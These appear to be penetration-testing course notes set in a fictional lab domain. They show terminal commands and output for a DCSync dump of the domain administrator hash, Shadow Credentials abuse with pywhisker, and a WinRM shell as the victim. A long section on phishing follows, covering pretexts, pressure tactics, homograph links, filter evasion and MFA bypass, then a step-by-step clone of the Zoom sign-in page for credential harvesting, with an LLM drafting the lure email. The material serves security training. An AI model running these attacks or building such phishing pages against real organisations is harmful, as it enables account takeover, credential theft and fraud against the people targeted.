INFO:minikerberos:Requesting TGT
2025-04-28 21:21:05,508 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-28 21:21:05,508 minikerberos INFO 3a1d192a28a4e70e02ae4f1d57bad4adbc7c0b3e7dceb59dab90b8a54f39d616
INFO:minikerberos:3a1d192a28a4e70e02ae4f1d57bad4adbc7c0b3e7dceb59dab90b8a54f39d616
2025-04-28 21:21:05,512 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
Once you successfully obtain a TGT, you’re back in familiar PtT territory. As the DC’s machine account, you can perform a DCSync attack to, for example, retrieve the NTLM hash of the domain administrator account:
d41y@htb[/htb]$ export KRB5CCNAME=/tmp/dc.ccache
d41y@htb[/htb]$ impacket-secretsdump -k -no-pass -dc-ip 10.129.234.109 -just-dc-user Administrator 'INLANEFREIGHT.LOCAL/DC01$'@DC01.INLANEFREIGHT.LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:...SNIP...:::
<SNIP>
Shadow Credentials
… refers to an AD attack that abuses the msDS-KeyCredentialLink attribute of a victim user. This attribute stores public keys that can be used for authentication via PKINIT. In BloodHound, the AddKeyCredentialLink edge indicates that one user has write permissions over another user’s msDS-KeyCredentialLink attribute, allowing them to take control of that user.
You can use pywhisker to perform this attack from a Linux system. The command below generates an X.509 certificate and writes the public key to the victim user’s msDS-KeyCredentialLink attribute.
d41y@htb[/htb]$ pywhisker --dc-ip 10.129.234.109 -d INLANEFREIGHT.LOCAL -u wwhite -p 'package5shores_topher1' --target jpinkman --action add
[*] Searching for the target account
[*] Target user found: CN=Jesse Pinkman,CN=Users,DC=inlanefreight,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 3496da7f-ab0d-13e0-1273-5abca66f901d
[*] Updating the msDS-KeyCredentialLink attribute of jpinkman
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: eFUVVTPf.pfx
[+] PFX exportiert nach: eFUVVTPf.pfx
[i] Passwort für PFX: bmRH4LK7UwPrAOfvIx6W
[+] Saved PFX (#PKCS12) certificate & key at path: eFUVVTPf.pfx
[*] Must be used with password: bmRH4LK7UwPrAOfvIx6W
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
In the output above, you can see that a PFX (PKCS12) file was created, and the password is shown. You will use this file with gettgtpkinit.py to acquire a TGT as the victim:
d41y@htb[/htb]$ python3 gettgtpkinit.py -cert-pfx ../eFUVVTPf.pfx -pfx-pass 'bmRH4LK7UwPrAOfvIx6W' -dc-ip 10.129.234.109 INLANEFREIGHT.LOCAL/jpinkman /tmp/jpinkman.ccache
2025-04-28 20:50:04,728 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-28 20:50:04,775 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-28 20:50:04,929 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-28 20:50:04,929 minikerberos INFO f4fa8808fb476e6f982318494f75e002f8ee01c64199b3ad7419f927736ffdb8
INFO:minikerberos:f4fa8808fb476e6f982318494f75e002f8ee01c64199b3ad7419f927736ffdb8
2025-04-28 20:50:04,937 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
With the TGT obtained, you may once again PtT:
d41y@htb[/htb]$ export KRB5CCNAME=/tmp/jpinkman.ccache
d41y@htb[/htb]$ klist
Ticket cache: FILE:/tmp/jpinkman.ccache
Default principal: jpinkman@INLANEFREIGHT.LOCAL
Valid starting Expires Service principal
04/28/2025 20:50:04 04/29/2025 06:50:04 krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL
In this case, you discovered that the victim user is a member of the Remote Management Users group, which permits them to connect to the machine via WinRM.
d41y@htb[/htb]$ evil-winrm -i dc01.inlanefreight.local -r inlanefreight.local
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jpinkman\Documents> whoami
inlanefreight\jpinkman
No PKINIT?
In certain environments, an attacker may be able to obtain a certificate but be unable to use it for pre-authentication as specific victims due to the KDC not supporting the appropriate EKU. The tool PassTheCert was created for such situations. It can be used to authenticate against LDAPS using a certificate and perform various attacks.
Phishing
Phishing Fundamentals
Phishing attacks are categorized into two main types: broad phishing and spear phishing. A typical phishing campaign targets many people at once with generic messages designed for broad appeal. In contrast, spear phishing targets specific individuals with personalized attacks, requiring detailed research. A spear phishing attack requires research into targets’ behaviors, preferences, and vulns to create convincing messages. This information is crucial for creating a convincing campaign and pretext that targets are like to fail for.
Attackers now leverage Generative AI to improve social engineering tactics. By using AI-augmented technologies such as LLMs, process large amounts of public data to identify potential phishing targets. This approach helps attackers streamline the research process and personalize their attacks.
Attackers have also begun leveraging Gen AI audio models to clone voices and generative video models to create deepfake videos that convincingly replicate an individual’s facial expressions, movements, and voice patterns.
Phishing 101
The email text is often crafted with a particular goal, such as convincing the target to perform an action that will execute code. In this case, the attacker will likely include a malicious attachment in the email and persuade the target to open it, which triggers the execution of a specific payload. Malicious attachments can take different forms, including Office documents, PDFs, 7zip/zip archives, shortcut files, and calendar invites.
Attackers may embed a link that leads to an exploit-laden website. Clicking on these links can lead to the exploitation of vulns in specific browsers, enabling the attacker to run code on the target’s machine.
Alternatively, the email text might attempt to persuade the user to clink a link which connects them to a malicious website which closely resembles a site the user often logs into. If the user logs in, the attacker gains possession of those credentials.
In phishing, a pretext is a fake story designed to convince someone to open a link or attachment. A successful attack relies on a believable pretext. Small details matter - typos, bad grammar, and formatting mistakes can expose the scam. The pretext should be as believable and as seamless as possible to avoid raising suspicion.
This requires solid social engineering skills, a strong command of the target’s primary language, and details collected through research to add realism to the attack and convince the target to take the desired action.
Despite this information, crafting a convincing remains complex. For example, your email must come from a familiar, or at least a seemingly benign source and you should align other email-based metadata with something the target might expect. For example, if you send an email from an unfamiliar domain, the recipient is less likely to open it and engage with it. To address this, attackers often purchase look-alike domains resembling the target’s organization, its vendors, or other familiar companies.
Along these lines, if an attacker gains access to a legitimate email account from the target’s organization or one of the target’s clients, they will use that account as it significantly improves their chances of success.
As for the pretext, it must align with the expectations of a target. If, for example, you’re attempting to run a phishing campaign against the HR department of an organization, you should align your pretext with the kinds of emails an HR department is used to receiving. Getting this right takes some research, and often some working knowledge of the target’s department and job rules.
It’s also worth mentioning whaling, a form of spear phishing that focuses on high-profile individuals. These targeted attacks require more care and attention than a typical phishing campaign. These pretexts are often highly customized and require significant research or inside knowledge of the target.
There are also very generic approaches you might take in phishing. One generic approach involves mimicking an email from a commonly used service like Slack, Zoom, Google’s Gmail, or Microsoft Teams, which links to a cloned website which resembles that particular service. This is sometimes known as clone phishing. This approach can be useful for large-scale phishing campaigns.
Smishing, Vishing, and Chatting
In addition to more-traditional email-based phishing campaigns, attackers can also leverage smishing to phish a target through SMS or other mobile messaging platforms.
SMS is a more personal and direct than email communication. The effectiveness of a smishing attack depends on the target. For example, a phishing message sent to a work phone should have a work-related context, while one sent to a personal phone would seem more authentic if it includes references to specific friends or family. In addition, since the target will not have the source phone number in their contact list, an attacker must add pretext to address this. These are crucial considerations when attempting to smish a target.
For example, in a popular “CEO gift card scam”, the attacker poses as a senior executive trying to send an employee a gift card. This could sway a target, especially if they believe the message came from a company executive.
Another category of phishing is voice phishing, sometimes called vishing, in which an attacker calls a target on the phone, and speaks to them directly. Traditional vishing relies on more on social engineering skill rather than technical skilll.
You cann also use caller ID spoofing techniques in smishing and vishing campaigns to alter the sender or caller’s source number. This has become more common because of the prevalence of VoIP tech.
In an adjacent style of social engineering attack known as SIM swapping, attackers call a mobile network provider and claim to be the owner of a specific mobile phone account. They then convince the network provider to transfer the phone number from the target’s SIM card to a SIM card they control. This gives them control over the target’s phone number, until the target is able to recover their access. This can of course be used for spoofing, but more critically, it is often used to bypass phone-based MFA protections.
Enhancing Phishing through Social Engineering
Social engineering relies on psychological manipulation rather than technical expertise. This means attackers use more “human” judgement when deploying them, which is refined over time through some trial and error. Borrowing from this, as pentesters, you want your phishing campaign to be as believable as possible, and adding some social engineering “spice” can introduce a little pressure which may encourage your targets to ignore their more sensible rational judgements.
Gaining the target’s trust is the ultimate goal of any successful phishing campaign. You want your target to trust in your phish enough to entice them to follow through with what you are asking them to do. This requires you make a good impression. Put simply, your pretext must align with the target’s expectations and avoid raising suspicion.
By extension, your pretext must align with your payload. For example, if your pretext suggests you are from a particular company, the landing page behind your malicious link must mirror that company’s web page. The domain of the sending address and URL link must also pass at least a cursory inspection, which is why skilled phishers often purchase lookalike domain names. Minute details are also important, such as a TLS-enabled website since an insecure HTTP connection could raise suspicion. Carelessness can erode trust, so details matter.
But technical elements aren’t the only factors in creating trust. You also need to use softer skills. For example, if you are impersonating a particular person attempt to approximate that person’s writing tone. You also want it to feel familiar and not raise suspicion. A more sophisticated tactict involves establishing rapport with the target before persuading them to open a malicious file or link.
Recognizing how to build trust is probably the most fundamental skill in successful phishing. However, there are other strategies you should consider in a phishing campaign.
Urgency is a common social engineering technique used by phishers, manipulating targets into acting quickly without questioning the safety of the requested action or critically reflecting on what they’re doing. Introducing a sense of urgency works best in organizations which have unhealthy work cultures. If a target often receives urgent requests and is expected to deliver on them without any critical thought, they are much more likely to fall for these kinds of manipulation.
Another strategy, fear, can cause a target to momentarily suspend their judgement, increasing the likelihood of compliance. Authority, a similar strategy to fear, can amplify the urgency of your request. This often involves taking on the role of a superior, or even company’s CEO. These strategies must be balanced as you consider elements of trust and the benefits of creating a good rapport.
Finally, you’ll often leverage a positive incentive like a reward, in a process known as baiting in which you offer something tangible to lure a target into performing an action. The promise might include a gift card, cash, or another incentive or intangible benefits like gaining favor with a superior. Offering something tangible in exchange for participation in something like a survey is not an uncommon approach for companies in general. This kind of approach might blend into the background noise for some targets.
The social elements of a phish directly correlate to the success rate of the campaign. Exploiting a trust relationship, and possibly adding other kinds of manipulation along the way, you can help a target suspend their judgement, which can improve the effectiveness of a phishing campaign.
Payloads, Misdirection, and Speedbumps
The Role of Inbound Email Filters
The most common technologies designed to impact phishing campaigns include inbound email filters, which scan all incoming email for markers of malicious behavior, and block them if they look suspicious.
Most email filtering technologies consider the relative reputation of an incoming email’s domain. This is calculated in various ways depending on the product, but most tend to use repuation block lists, in combination with other factors like the relative age of the sender’s email domain.
Most email filtering products scrutinize file attachments, so you must leverage evasion techniques when delivering your payloads. Certain file attachments are especially scrutinized, including EXE and SCR file types, which are often considered malicious. Depending on the product, other executables may be considered malicious, including Office documents, PDF files, archive files, or script files as well as hyperlinks that point to external domains hosting these file types.
As a fallback, many organizations also explicitly flag email originating from external domains with visible markers. For example, an incoming email from an external domain might have its subject prepended with a string like [EXTERNAL]. This is designed to give users a quick visual warning that the email has come from outside the organization, even if it has been designed to look as though it comes from a colleague.
Email-based phishing campaigns encounter numerous roadblocks that must be navigated for success.
Identifying Risks of Malicious Office Macros
Phishers find the Microsoft Office suite extremely useful due to its exploitable features. Given its widespread use, Microsoft Office has become a prime target for phishers over the years, who embed payloads in these documents and distribute them in their campaigns.
Several applications in the Microsoft Office family support Visual Basic for Applications, a built-in scripting language that enables Office documents to execute custom macros. Macros are intended to make Office documents more dynamic with embedded automation, which can be useful when distributing documents in a large organization.
Attackers have been using malicious Office macros to execute code for a long time.
Microsoft has attempted to address malicious macros. First, they disabled them by default, forcing users to explicitly enable them. Microsoft also introduced the Mark of the Web, a file attribute set by Windows when a file is downloaded from an external source. This is enabled by Windows’ default NTFS file system.
Here’s an example of MotW shown in a file’s properties:

Windows applications can reference the MotW to determine whether a file should be trusted. Some applications will choose not to trust applications that appear to have been downloaded from an external source.
In an example of this, Microsoft introduced Protected View, which presents a warning when users open Office documents with the MotW attribute set. In this case, users must take action to bypass the warning and edit the document or use its dynamic content, including macros.
In a recent development, Microsoft started blocking macros running in any documents with a MotW by default. This makes phishing with Office macros less effective, since any file downloaded from an email will have the MotW attribute set.
Administrators can also enforce these various protections at the AD Group Policy level, preventing domain-attached machines from exiting the Protected View, or running macros at all. These kinds of protections can’t be overwritten by individual users.
While Office macros have been commonly used for phishing campaigns in the past, they are likely to become less common in the near future. However, you should not discount them as an attack vector. Many organizations run outdated versions of Microsoft Office, preventing them from implementing the lastest security features. In addition, some enterprises only apply basic Group Policies to Office documents, potentially disabling security features.
Assess Threats from Malicious Files
Macros aren’t the only files that can execute client-side code. While Windows-based EXE files are executable it’s statistically unlikely that these files will even reach a target’s inbox. Even if an EXE file reached its intended destination, most users are aware of the danger of this type of file. Because of this, attackers have moved to other types of files, including SCR files, HTA files, and JScript files.
However, given the popularity of Office documents in enterprise environments, attackers have begun using other ancillary Office documents that may skirt the protections of mainstream Word, PowerPoint or Excel documents.
For example, CVE-2017-11882 is a memory corruption vuln in the Equation Editor, which was bundled with Microsoft Office until 2018. Even as late as 2023, some endpoint protection vendors reported seeing active exploitation of this vuln targeting organizations who had not updated Office.
Similarly, CVE-2023-21716 is a vuln in Microsoft Word which targets the RTF file parser. PoCs for this vuln are also publicly available.
Even though vulns related to Microsoft Office documents can grant code execution without macros, this approach is somewhat limited given the typical enterprise patch cycle.
Other applications are also prone to file parsing vulns, including PDF viewers. Adobe Acrobat Reader is a common target for attackers and vulnerability researchers alike. Consider CVE-2023-21608, which is a use-after-free vuln. Several public PoCs for this vuln can execute arbitrary code.
In an especially advanced targeted phishing attack, you could evenl everage a vuln in a piece of software which you know your target runs. In this case, you would research the kinds of software your target may be using and try to find vulns which may affect that software. Different industries tend to use different kinds of software from document readers such as Office and Adobe Reader or email clients such as Outlook to browsers such as Google Chrome. You could even research job postings or websites such as Glassdoor, LinkedIn, company websites, software review websites like G2 Crowd or Capterra, industry-specific forums or blogs, and technology news websites to gain information about technology used by the target organization.
Some advanced attackers may even try to find 0-day vulns in a piece of software they know a target is using. This is a common approach in spearphishing attacks.
Recognize Malicious Links
Attackers may attempt to bypass the various file protecton mechanisms by convincing targets to click on malicious links.
One approach to credential harvesting is to host a website clone of a commonly used service, like:
- Google’s Gmail
- Zoom
- Microsoft login page
This in conjunction with a convincing pretext in the phishing email, might be enough to convince a target to enter their real credentials, which you can then capture and reuse.
However, password manager applications will expose these websites as frauds since they will only trigger on the proper domain. They won’t, for example, enter stored credentials for microsoft.com into m1crosoft.com.
In some more advanced link-based phishing attempts, an attacker might not try to extract credentials at all. Instead, they might link to a web page which triggers a browser exploit which would allow them to run arbitrary code. However, this approach is quite advanced, and uncommon without access to a browser exploit 0-day or N-day, a very reliable exploit, and a target opening your link in the specific vulnerable browser.
In other more specific cases, a malicious web page might also try to exploit a Cross-Site Request Forgery exploit. These kinds of vulnerabilities rely on the fact that a target’s browser might haven an existing session open with a specific browser to perform some action on. For example, they might be able to create a page which forces a logged-in user to create a new account on a particular service.
Regardless of the approach, the link must appear credible and enticing. You could use social engineering to make the link more enticing and make it appear harmless. In addition, when the target opens the link, you want to make sure that the actual URL doesn’t look too suspicious. URLs with random strings, or strings which are inappropriate to the pretext of the phish, will likely alarm the target.
To achieve this, you might obfuscate the embedded link using a URL shortener such as TinyURL or Bitly. However, the third-party service might disable your link if the service provider discovers the link points to malware.
You might also consider using homograph URLs. These are URLs that replace ASCII chars in a URL with chars from the Cyrillic, Greek, or Latin alphabets. For example, apple.com and аррӏе.com look very similar. However, the “l” in the second URL is replaced with the Cyrillic “l”. In many browsers, these will render almost identically in the URL bar. However, they actually point at totally different websites.
There are other details you need to consider to make a malicious site look convincing. HTTPS is typically required because sites without TLS are rare, especially on sites that ask for login information. So you need to point the target to a site which uses valid HTTPS, in order to avoid the obvious warning that most browsers will display when connecting to an insecure website.
Approaches like CSRF, which compel a target to authenticate to a resource, may inadvertently leak information or enable unauthorized actions that are advantageous to attackers.
For example, although Windows has begun deprecating NTLM, you could leverage an authentication leak against older systems. In this scenario, an attacker could send a malicious link that forces authentication and, when the target clicks the link, the system enters into an NTLM handshake. The attacker could then capture the NetNTLMv2 hash. This could also work through an embedded link pointing to an image on an SMB server. If the target opens the message containing the image, this could trigger the handshake and compromise the hash. Although this approach has become somewhat dated, it has been spotted in the wild as recently as February 2024.
Differentiate Credential Phishing and Multi-Factor Authentication
Once you have credentials, you may hit another roadblock in the form of Multi-Factor Authentication. This is another security mechanism which many organizations implement to slow down an attack, even in the event of credential compromise.
There are several ways you might want to handle this. One common technique is prompt bombing, which targets MFA applications that use push-based authentication prompts. In this strategy, you bombard the target with login attempts, which trigger prompts on their phone asking them approve the login. This can create a phenomenon known as MFA fatigue, where users assume the authorization requests are legitimate and accept one to stop the alerts.
Another approach to defeat MFA is to add the MFA prompt directly into the credential-stealing website’s login flow. This allows you to capture not only the victim’s username and password but also their MFA token. However, once you’ve obtained the token, you must relay it to the legitimate application immediately since MFA tokens typically have a very short lifespan. This means timing is critical. While this approach only gives you single-use access to the target application, it can still be highly effective when used surgically and with detailed planning.
An alternative method involves a browser-in-the-middle attack, where an attacker proxies a real session to capture authentication details. To the target, it appears they are interacting with the legitimate website, which they are. However, the session they create upon logging in is actually under the attacker’s control. Tools like cuddlephish help automate this kind of attack. Using such a tool requires access to a public IP address and can not be easily setup locally. If you’re doing an assumed breach type pentest and are attempting to get access to internal web applications then such limitations become important.
Another technical approach to bypass MFA is brute-forcing. Since an MFA token is often six numbers, you could, at least in theory, attempt to brute-force it. This will obviously take time and bandwith, assuming the MFA server even allows unlimited attempts and an response window.
You could also assume a less-technical approach and use social engineering. For example, you could contact a target directly, acting as a trusted figure like the company helpdesk, or a member of the IT department, and ask the target to provide the MFA token. This would generally require a very solid pretext.
Finally, if an MFA token is delivered by SMS, some criminal actors might also engage in SIM swapping to gain access to a target’s phone number, and receive the MFA token themselves. This isn’t something you can generally do in legitimate pentesting, due to the legal implications of the attack. However, it’s important to understand this tactic as it is leveraged against SMS-based MFA systems.
Hands-On Credential Phishing
Creating a Zoom Credential Phishing Pretext
The compromised email account (helpdesk@mail.corp.com) belongs to the helpdesk department of the CORP.com enterprise. This account appears to be shared among multiple users and only contains internal email correspondence. While you have access to the email address, the credentials don’t seem to be reused anywhere else. Your next step is to use this limited access to attempt to expand your control and obtain more sensitive data.
You’ll use the credentials contained in the public leak data, logging in with the helpdesk@mail.corp.com username and enter Helpdesk@Password2024 as the password.
Now that you have access to this account, do some light recon. First, you’ll read some of the outgoing emails. Eventually you find a recent email sent from this address to multiple individuals in the organization’s sales department:

The email refers to the sales department’s Zoom licenses and instructs employees to log into Zoom within the next two weeks to keep their license active. The emails seem to have a very distinct voice and communication style. You’ll imitate their style in your phishing email. If you have strong writing skills, you can do this yourself, but this is also an easy task for an LLM.
Take this email sent from the helpdesk account and feed it to an LLM, along with a prompt asking it to write an email in that style.
Looking at the following email:
"Hello Sales department,
Hope you're knocking it out of the park this week! We're trying to redo our inventory of Zoom licenses as we seem to have a large number which aren't being used at the moment. Rather than having everyone reply to the email, in order to keep your Zoom license, please just ensure that you login to your account and schedule a meeting within the next two weeks. Any accounts which don't do this within the time frame will be transitioned to a free license.
Thank you very much for your cooperation and apologies for the hassle!"
Write another email in the same style as this, and include a reminder for employees to login to Zoom. Include a hyperlink that can be clicked and directs people to the appropriate page.
You pass this text to ChatGPT and, after a few seconds, you are provided with the following email example:
Subject: Reminder: Please Log In to Keep Your Zoom License!
Hello Sales department,
Just a quick reminder—hope everything’s going smoothly on your end! We’re still working on updating our Zoom license inventory and noticed that some accounts haven’t yet logged in to schedule a meeting. To make sure your account remains on a full license, please click here to log in and schedule a meeting within the next week.
If no meeting is scheduled by the deadline, any inactive accounts will be moved to a free license.
Thanks again for your cooperation, and sorry for the added task! Let us know if you have any questions.
Best regards,
[Your Company] Helpdesk Team
This output maintains consistency with the tone of your previous emails. Depending on the email structure provided, you may want to tweak it a bit, but for now this is a good start.
Cloning a Legitimate Website
Your credential phishing page will closely mimic the official Zoom sign-in page.
An internet search for “Zoom signin” points you to this page:
This will work as a good template. To clone this page, you’ll create a ZoomSignin folder, where you’ll store the various page resources you’ll need.
kali@kali:~$ mkdir ZoomSignin
kali@kali:~/ZoomSignin$ cd ZoomSignin
From within this directory, you can now use wget to clone the page, and grab all its assets.
You use -E to change the file extension to match the MIME type of the downloaded file. You’ll convert all the links in the document to point to local alternatives with -k and use -K to save the original file with a .orig extension. Next, you’ll use -p to download all the files necessary for viewing the specific page. The -e robots=off will ignore robots.txt directives which might otherwise hinder your download. You’ll download all files from external hosts with -H, limited to files on the zoom.us domain with -Dzoom.us. Finally, you will use -nd to save all files in a flat directory structure in your current working directory.
kali@kali:~/ZoomSignin$ wget -E -k -K -p -e robots=off -H -Dzoom.us -nd "https://zoom.us/signin#/login"
--2024-11-11 10:56:16-- https://zoom.us/signin
Resolving zoom.us (zoom.us)... 170.114.52.2, 2407:30c0:182::aa72:3402
Connecting to zoom.us (zoom.us)|170.114.52.2|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'signin.html'
signin.html [ <=> ] 39.86K --.-KB/s in 0.007s
2024-11-11 10:56:16 (5.50 MB/s) - 'signin.html' saved [40821]
--2024-11-11 10:56:16-- https://zoom.us/assets/zm_bundle.js?cache
Reusing existing connection to zoom.us:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/javascript]
Saving to: 'zm_bundle.js?cache'
zm_bundle.js?cache [ <=> ] 24.04K --.-KB/s in 0s
2024-11-11 10:56:16 (271 MB/s) - 'zm_bundle.js?cache' saved [24617]
...
FINISHED --2024-11-11 10:56:24--
Total wall clock time: 7.9s
Downloaded: 86 files, 5.2M in 0.9s (5.48 MB/s)
Converting links in signin.html... 42.
30-12
Converting links in vendors~app.fd300935.css... 2.
2-0
Converting links in internacional.min.css... 6.
6-0
Converting links in suisse.min.css... 12.
12-0
Converting links in notification.min.css... nothing to do.
Converting links in all.min.css... 60.
58-2
Converting links in app.95d42182.css... nothing to do.
Converting links in meeting_delete_dialog.min.css... nothing to do.
Converted links in 8 files in 0.009 seconds.
Now that you’ve made a clone of this page, list the downloaded files.
kali@kali:~/ZoomSignin$ ls -al
total 6112
drwxr-xr-x 2 root root 4096 Nov 11 10:56 .
drwx------ 22 root root 4096 Nov 11 10:56 ..
-rw-r--r-- 1 root root 115 Nov 8 03:40 Add_a_question.png
-rw-r--r-- 1 root root 54696 Nov 8 03:40 AlmadenSans-Book-WebXL.woff
-rw-r--r-- 1 root root 42676 Nov 8 03:40 AlmadenSans-Book-WebXL.woff2
...
-rw-r--r-- 1 root root 4005 Nov 8 03:40 share-ico-mobile.png
-rw-r--r-- 1 root root 39964 Nov 11 10:56 signin.html
-rw-r--r-- 1 root root 40821 Nov 11 10:56 signin.orig
-rw-r--r-- 1 root root 8461 Nov 8 03:40 social_icons_footer.png
-rw-r--r-- 1 root root 614 Nov 8 03:40 sort.png
-rw-r--r-- 1 root root 1381 Nov 11 10:56 suisse.min.css
-rw-r--r-- 1 root root 1741 Nov 8 03:40 suisse.min.css.orig
-rw-r--r-- 1 root root 362956 Oct 11 09:32 vendors~app.688984ba.js
-rw-r--r-- 1 root root 166967 Nov 11 10:56 vendors~app.fd300935.css
-rw-r--r-- 1 root root 166985 Oct 11 09:31 vendors~app.fd300935.css.orig
-rw-r--r-- 1 root root 417914 Nov 8 03:40 vue.min.js
-rw-r--r-- 1 root root 388 Nov 8 03:40 warning.png
-rw-r--r-- 1 root root 701 Nov 8 03:40 ycal.png
-rw-r--r-- 1 root root 981 Nov 11 10:56 'zm_bundle.js?async'
-rw-r--r-- 1 root root 24617 Nov 11 10:56 'zm_bundle.js?cache'
-rw-r--r-- 1 root root 4286 Oct 22 14:21 zoom.ico
-rw-r--r-- 1 root root 301690 Oct 11 09:32 zoomUI~app.15899df2.js
This command downloaded 6,112 files. This seems like a lot of files, but for now you’ll assume these are all the files you need to create a real clone of this page. Set up an HTTP server to see how these render in your browser.
kali@kali:~/ZoomSignin$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
This presents an OWASP CSRF Guard error alert box. This is somewhat expected since you tried to load externally-hosted JavaScript. You’ll note this for now and click through the alert.
Next, you’re presented with a cookie modal, and in the background, you see a clone of the official page.
The cookie modal is a very important detail which makes your site look more convincing. After all, most sites present these modals.
Click “Cookies Settings” and “CONFIRM MY CHOICES” to make sure nothing breaks. Once you do, you’re presented with the full web page, which looks extremely convincing.
Now that you have a cloned page that looks and responds like the original, your next step is to enter a fake email address and password so you can see what happens if you attempt to sign in.
After clicking “Sign In”, the page grays out and presents a spinning wheel. Nothing else happens.
Inspect the output of your Python3 http.server to figure out what’s going on.
kali@kali:~/ZoomSignin$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [11/Nov/2024 11:34:52] "GET /signin.html HTTP/1.1" 304 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /zm_bundle.js%3Fcache HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /zm_bundle.js%3Fasync HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /optimizely.js HTTP/1.1" 304 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /suisse.min.css HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /internacional.min.css HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /all.min.css HTTP/1.1" 304 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /vendors~app.fd300935.css HTTP/1.1" 304 -
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /csrf_js HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 11:34:53] code 404, message File not found
127.0.0.1 - - [11/Nov/2024 11:34:53] "GET /assets/zm_bundle.js?seed=AEATWBqTAQAAb8TJ2DwXXFcMPOkJIB1ej3cByqU0r4NYxWhZfpqf-JkTpW3A&uQHR71Sqnk--z=q HTTP/1.1" 404 -
127.0.0.1 - - [11/Nov/2024 11:35:00] code 501, message Unsupported method ('POST')
127.0.0.1 - - [11/Nov/2024 11:35:00] "POST /sendUserBehavior HTTP/1.1" 501 -
127.0.0.1 - - [11/Nov/2024 11:35:07] code 501, message Unsupported method ('POST')
127.0.0.1 - - [11/Nov/2024 11:35:07] "POST /sendUserBehavior HTTP/1.1" 501 -
The output includes a POST request to sendUserBehavior, which your Python3 http.server rejected with a 501 error. This is great information, revealing that you can create an endpoint at /sendUserBehavior as part of your malicious site, which will accept the POST request. You could then log the request, which should contain the credentials you are trying to steal.
Cleaning Up the Clone
You have a few things to do before your phishing page is ready for prime time. The first thing you should do is remove the OWASP CSRFGuard code, which presented an alert box when you first loaded the page.
kali@kali:~/ZoomSignin$ grep "OWASP" *
csrf_js: * The OWASP CSRFGuard Project, BSD License
csrf_js: * 3. Neither the name of OWASP nor the names of its contributors may be used
csrf_js: this.setRequestHeader("X-Requested-With", "OWASP CSRFGuard Project");
csrf_js: alert("OWASP CSRFGuard JavaScript was included from within an unauthorized domain!");
It seems the warning is in the csrf_js file. Find the web page that includes this file.
kali@kali:~/ZoomSignin$ grep "csrf_js" *
csrf_js: xhr.open("POST", "/csrf_js"+(typeof(resourceAccountIdRoutingURl)!="undefined"?"?"+resourceAccountIdRoutingURl:""), false);
csrf_js: xhr.open("POST", "/csrf_js"+(typeof(resourceAccountIdRoutingURl)!="undefined"?"?"+resourceAccountIdRoutingURl:""), false);
signin.html:<script nonce="Sxwi1J4PRJSzTs4fu1bzvQ" src="csrf_js"></script>
signin.orig:<script nonce="Sxwi1J4PRJSzTs4fu1bzvQ" src="/csrf_js"></script>
The file name appears in several places, however, you’re most interested in the main signin.html page.
Delete this line from the signin.html page, save the file and reload the page. The CSRFGuard alert box is no longer displayed.
It’s worth mentioning that you should check the HTML code for any other files imported from zoom.us because each of these requests will hit the Zoom servers. You want to minimize these requests as they could raise suspicion and increase the visibility of your phishing efforts. Overall, this will help you remain as stealthy as possible.
Injecting Malicious Elements in the Clone
Now that you’ve taken care of the OWASP warning, focus on retrieving the submitted credentials.
First, move your phishing page to a proper web server which has better support for your POST requests. Before starting up another server, you’ll kill your Python3 http.server process by hitting CTRL+C.
kali@kali:~/ZoomSignin$ mv -f * /var/www/html
kali@kali:~/ZoomSignin$ systemctl start apache2
kali@kali:~/ZoomSignin$ cd /var/www/html
You could try editing the existing login form to intercept the credentials, but this would mean sifting through code to figure out how the existing code works. Instead try to get an LLM to write your own form and overwrite it in signin.html.
Make a copy of the current page so you can compare the original with your modified version.
kali@kali:~/ZoomSignin$ cp -f signin.html signin_orig.html
